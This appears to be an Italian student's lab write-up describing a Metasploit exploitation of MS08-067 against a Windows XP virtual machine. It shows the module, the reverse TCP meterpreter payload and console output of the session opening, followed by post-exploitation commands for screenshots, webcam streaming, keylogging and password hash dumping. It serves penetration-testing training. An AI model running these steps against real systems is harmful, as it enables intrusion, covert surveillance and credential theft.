
ESERCIZIO W17D1

In questo esercizio ho ottenuto una sessione meterpreter sulla macchina Windows XP.
Inizialmente tramite metasploit ho cercato un exploit che potesse andare bene per la vulnerabilità '**MS08-67**' , l'ho selezionato con il comando use ed ho impostato RHOSTS con l'indirizzo ip di windows xp.
L'exploit che ho utilizzato: '**windows/smb/ms08_067_netapi**'.
Come payload ho utilizzato quello predefinito dall'exploit ovvero '**windows/meterpreter/reverse_tcp**'.




Successivamente ho lanciato l'exploit ed una volta ottenuta la sessione meterpreter con il comando '**ifconfig**' ho verificato di essere all'interno della macchina Windows Xp vedendo appunto la configurazione di rete.


```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.11.113
RHOSTS => 192.168.11.113
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.113:445 - Automatically detecting the target...
[*] 192.168.11.113:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.11.113:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.11.113:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.11.113
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.113:1039) at 2024-02-27 13:54:05 -0500

meterpreter > ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Intel(R) PRO/1000 T Server Adapter - Packet Scheduler Miniport
Hardware MAC : 08:00:27:11:34:08
MTU          : 1500
IPv4 Address : 192.168.11.113
IPv4 Netmask : 255.255.255.0

meterpreter >
```

Il primo comando che ho utilizzato è stato '**screenshot**' questo mi ha permesso di effettuare uno screenshot sulla macchina windows xp da salvare nella mia macchina kali.

Con il comando '**webcam_stream**' ho avuto accesso alla webcam presente su windows xp , mi sono connesso ad una pagina html dove era presente lo streaming della webcam.



Con il comando '**keyscan_start**' ho potuto registrare la tastiera di windows xp , tutti i tasti digitati dall'utente sono stati salvati in seguito con il comando '**keyscan_dump**'.



Infine con il comando '**hashdump**' ho potuto recuperare tutti gli hash delle password presenti nel sistema operativo , questi hash possono essere usati successivamente per un crack delle password per averle in chiaro.